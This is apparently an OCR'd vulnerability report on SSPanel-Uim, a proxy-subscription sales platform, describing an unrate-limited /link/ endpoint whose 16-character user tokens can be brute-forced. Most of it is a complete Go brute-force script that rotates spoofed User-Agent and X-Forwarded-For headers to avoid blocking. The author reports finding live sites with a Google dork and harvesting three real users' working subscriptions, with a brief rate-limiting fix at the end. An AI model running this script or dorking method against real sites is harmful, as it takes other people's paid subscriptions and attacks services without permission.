
Before SSPanel-Uim 2023.3, the /link/ interface does not have a request rate limit, which can lead to brute force guessing of the information of the /link/ interface


SSPanel-Uim is a platform that can purchase proxy nodes online. The function of this problem is the /link/ interface of SSPanel-Uim. The function of /link/ interface is to deliver the purchased node subscriptions to users, such as: xray, ssh, ss and clash etc.

Since SSPanel-Uim does not restrict access to the /link/ interface, it can lead to violent guessing of the interface, thereby leaking user information.


code audit：


The /link/ interface code location for obtaining the subscription connection is located in src\Controllers\LinkController.php. From the code, the /link/ interface will be spliced with a basic URL. The default is the root directory of the website. In order to obtain user subscription information, you need to know the correct user token.






For the generation of user token, please refer to the following code. The final generated result should be a mixed string of 16-digit numbers and letters.








Although it seems that brute force guessing on this piece of data is unlikely, a website may have many users, and there may be tens of thousands of people using it. The /link/ interface here is just a simple 16-digit random string without password, request rate, verification code and other checks, which makes brute force guessing easy to complete.

Measured：
In order to prove that the brute force guessing here is feasible, I will use a real environment to test

It is very simple to find a SSPanel-Uim with this vulnerability, just search for "powered by sspanel" using google grammar



Then I also wrote a golang script for brute force guessing

##

```
package main

import (
  "crypto/tls"
  "fmt"
  "io/ioutil"
  "math/rand"
  "net/http"
  "net/url"
  "time"
)

func main() {
  baseURL := "https:/URL/link/"

  req, err := http.NewRequest("GET", "", nil)
```


```
    if err != nil {
        panic(err)
    }

    proxyURL, err := url.Parse("http://127.0.0.1:8080")
    if err != nil {
        panic(err)
    }
    transport := &http.Transport{
        Proxy: http.ProxyURL(proxyURL),
        TLSClientConfig: &tls.Config{
            InsecureSkipVerify: true, // 忽略证书验证
        },
    }

    req.Header.Set("Host", "HOST")
    req.Header.Set("Sec-Ch-Ua", "\"Chromium\";v=\"95\", \";Not A
Brand\";v=\"99\"")
    req.Header.Set("Sec-Ch-Ua-Mobile", "?0")
    req.Header.Set("Sec-Ch-Ua-Platform", "\"Windows\"")
    req.Header.Set("Upgrade-Insecure-Requests", "1")
    req.Header.Set("Accept",
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9")
    req.Header.Set("Sec-Fetch-Site", "none")
    req.Header.Set("Sec-Fetch-Mode", "navigate")
    req.Header.Set("Sec-Fetch-User", "?1")
    req.Header.Set("Sec-Fetch-Dest", "document")
    req.Header.Set("Accept-Encoding", "gzip, deflate")
    req.Header.Set("Accept-Language", "zh-CN,zh;q=0.9")
    req.Header.Set("Connection", "close")

    client := &http.Client{
        Transport: transport,
    }
    for {
        randomStr := genRandomChar(16)
        fullURL := baseURL + randomStr + "?clash=1"
        req.URL, err = url.Parse(fullURL)
        if err != nil {
            panic(err)
        }

        req.Header.Set("User-Agent", getRandomUserAgent())
        req.Header.Set("X-Forwarded-For", getRandomXForwardedFor())

        resp, err := client.Do(req)
        if err != nil {
            panic(err)
        }

        body, err := ioutil.ReadAll(resp.Body)
        if err != nil {
```

```
            panic(err)
        }

        if len(body) > 50 {
            fmt.Println(fullURL)
            fmt.Println(body)
        }

        resp.Body.Close()


    }
}

func genRandomChar(length int) string {
    rand.Seed(time.Now().UnixNano())

    charset :=
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
    result := make([]byte, length)
    for i := 0; i < length; i++ {
        result[i] = charset[rand.Intn(len(charset))]
    }

    return string(result)
}

func getRandomUserAgent() string {
    userAgents := []string{
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/95.0.4638.69 Safari/537.36",
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like
Gecko",
    }

    index := rand.Intn(len(userAgents))

    return userAgents[index]
}

func getRandomXForwardedFor() string {
    rand.Seed(time.Now().UnixNano())

    ipSegments := []string{
        fmt.Sprintf("%d.%d.%d.%d", rand.Intn(256), rand.Intn(256),
rand.Intn(256), rand.Intn(256)),
        fmt.Sprintf("%d.%d.%d.%d", rand.Intn(256), rand.Intn(256),
rand.Intn(256), rand.Intn(256)),
        fmt.Sprintf("%d.%d.%d.%d", rand.Intn(256), rand.Intn(256),
rand.Intn(256), rand.Intn(256)),
        fmt.Sprintf("%d.%d.%d.%d", rand.Intn(256), rand.Intn(256),
rand.Intn(256), rand.Intn(256)),
    }
```


```
    return fmt.Sprintf("%s, %s", ipSegments[0], ipSegments[1])
}
```

##


Then the running effect of the script:
I guessed three correct API information in just one hour



And you can see that the brute force cracking has not been blocked in BURP



The subscription connection obtained by brute force guessing can be used normally



repair：Limit the rate of access to the interface